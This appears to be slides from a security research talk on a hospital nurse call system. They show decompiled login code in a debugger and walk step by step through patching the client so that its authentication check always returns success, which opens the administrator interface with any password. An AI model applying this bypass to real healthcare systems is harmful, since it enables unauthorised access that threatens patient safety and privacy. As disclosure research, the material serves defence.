
Nurse swatting
Loss of data privacy security

Nurse Calling System


- Establishes communication workflow:
 - Mobile devices
 - RTLS
 - Whiteboards and iTVs
 - Consoles
- Coordination of communication
 - Nurses
 - Care teams
 - Emergency response
- Track presence and response for live event monitoring
- Reporting for staff awareness and process improvement







Result	Integer
Success	0
InvalidUsername	1
InvalidUserOrBarcode	2
InvalidPassword	3
PasswordExpired	4
UserInactivated	5
UserLockedout	6
UserLoggedIn	7
InvalidRole	8
Unknown	9



Launching binary in debug mode

Program X

```
313
314     // Token: 0x0600008B RID: 139 RVA: 0x0000B954 File Offset: 0x00009854
315     [SuppressMessage("Microsoft.Reliability", "CA2000:Dispose objects before losing scope")]
316     [SuppressMessage("Microsoft.Design", "CA1031:DoNotCatchGeneralExceptionTypes")]
317     public static Global.VerifyStaffLogin CheckUserType(string userName, string password, bool
318         IsSpeedLogin, bool forgotPwd, out string domainUser)
319     {
320         Global.VerifyStaffLogin result;
321         using (new LogMethod(LogEventOrigin.System))
322         {
323             Global.VerifyStaffLogin verifyLoginCode = Global.VerifyStaffLogin.Unknown;
324             domainUser = string.Empty;
325             try
326             {
327                 DataTable returnTable = new DataTable();
328                 returnTable.Locale = CultureInfo.InvariantCulture;
329                 if (Program.dataAccessor == null)
330                 {
331                     returnTable = Program.dataAccessor.GetDataTable("DataTables/CheckUserType");
332                     if (returnTable != null)
333                     {
334                         foreach (DataRow row in returnTable.Rows)
335                         {
336                             if (row["UserName"].ToString() == userName && row["Password"].ToString() == password)
337                             {
338                                 verifyLoginCode = Global.VerifyStaffLogin.Success;
339                                 break;
340                             }
341                         }
342                     }
343                 }
344             }
345         }
346     }
```

Locals

Name	Value
userName	"admin"
password	"asdf"
IsSpeedLogin	false
forgotPwd	false
domainUser	null
logMethod	[REDACTED]
verifyLoginCode	Success
returnTable	null
ex	null
result	Success

Search Locals Analyzer Watch 1

Breaking at VerifyStaffLogin

The screenshot shows a debugger interface with the following details:

Program X

```
359     {
360         LogTracer.Display(TraceEventType.Warning, LogEventOrigin.System,
361                           Program.dataAccessor.LastErrorMessage, null);
362     }
363     catch (Exception ex)
364     {
365         LogTracer.Write(TraceEventType.Error, LogEventOrigin.System, ex);
366     }
367     result = verifyLoginCode;
368 }
369 return result;
370 }
```

Locals

Name	Value
userName	"admin"
password	"asdf"
IsSpeedLogin	false
forgotPwd	false
domainUser	[REDACTED]
logMethod	[REDACTED]
verifyLoginCode	UserLockedout
returnTable	{Table}
ex	null
result	UserLockedout

Search Locals Analyzer Watch 1

Monitoring the result return variable

The screenshot shows a debugger interface with two main panes. The top pane displays assembly code in a dark-themed editor. The bottom pane is a 'Locals' window showing variable values.

Assembly Code (Program.cs):

```
359     {
360         LogTracer.Display(TraceEventType.Warning, LogEventOrigin.System,
361                           Program.dataAccessor.LastErrorMessage, null);
362     }
363     catch (Exception ex)
364     {
365         LogTracer.Write(TraceEventType.Error, LogEventOrigin.System, ex);
366     }
367     result = verifyLoginCode;
368 }
369 return result;
370 }
371
// Token: 0x0600008C RID: 140 RVA: 0x0000BBF4 File Offset: 0x00009DF4
[SuppressMessage("Microsoft.Design", "CA1031:DoNotCatchGeneralExceptionTypes")]
private static Global.VerifyStaffLogin CheckLogin(string domainUser, string password, bool
    IsSpeedLogin, IWin32Window owner, Global.VerifyStaffLogin verifyLoginCode, out string
    roleName)
```

Locals Window:

Name	Value
userName	"admin"
password	"asdf"
IsSpeedLogin	false
forgotPwd	false
domainUser	[REDACTED]
logMethod	UserLockedout
verifyLoginCode	{Table}
returnTable	null
ex	
result	0

At the bottom of the Locals window, the 'Locals' tab is selected.

Modifying the result return value to '0'

A screenshot of the Microsoft Visual Studio IDE. The main window shows a C# code editor with the following code:

```
359     {
360         LogTracer.Display(TraceEventType.Warning, LogEventOrigin.System,
361                           Program.dataAccessor.LastErrorMessage, null);
362     }
363     catch (Exception ex)
364     {
365         LogTracer.Write(TraceEventType.Error, LogEventOrigin.System, ex);
366     }
367     result = verifyLoginCode;
368 }
369 return result;
370 }
371 // Token: 0x060000
372 [SuppressMessage(
373     private static G1
374     IsSpeedLogin, I
            roleName)
```

The cursor is positioned on the line `return result;`. A context menu is open at this position, listing several options:

- Open in New Tab
- Debug R5Apps.exe
- Delete Breakpoint
- Disable Breakpoint
- Show Next Statement
- Set Next Statement
- Go To Disassembly
- C# Edit Method (C#)...** (highlighted with a red box)
- C# Edit Class (C#)...
- C# Add Class Members (C#)...
- C# Add Class (C#)...
- Merge with Assembly...
- Edit IL Instructions...
- Go to Entry Point
- Go to MD Token...
- Go to MD Table Row...
- Show Instructions in Hex Editor
- Find
- Incremental Search

The "Edit Method (C#)..." option is highlighted with a red box. The status bar at the bottom shows tabs for "Search", "Locals" (which is selected), "Analyzer", and "Watch 1".

Hardcoding the result return value

Edit Code - CheckUserType(string, string, bool, bool, out string) : Global.VerifyStaffLogin @0600008B

```
60             else
61             {
62                 LogTracer.Display(TraceEventType.Warning, LogEventOrigin.System,
63                                 Program.dataAccessor.LastErrorMessage, null);
64             }
65         catch (Exception ex)
66         {
67             LogTracer.Write(TraceEventType.Error, LogEventOrigin.System, ex);
68         }
69         result = verifyLoginCode;
70     }
71     return 0;
72 }
73 }
74 }
75 }
```


100 %

Code Description


main.cs

Compile Cancel


Hardcoding the result return value to 'return 0'




Saving a patched version of the client




Opening the modified client with any password



Administrator interface of Nurse Call system



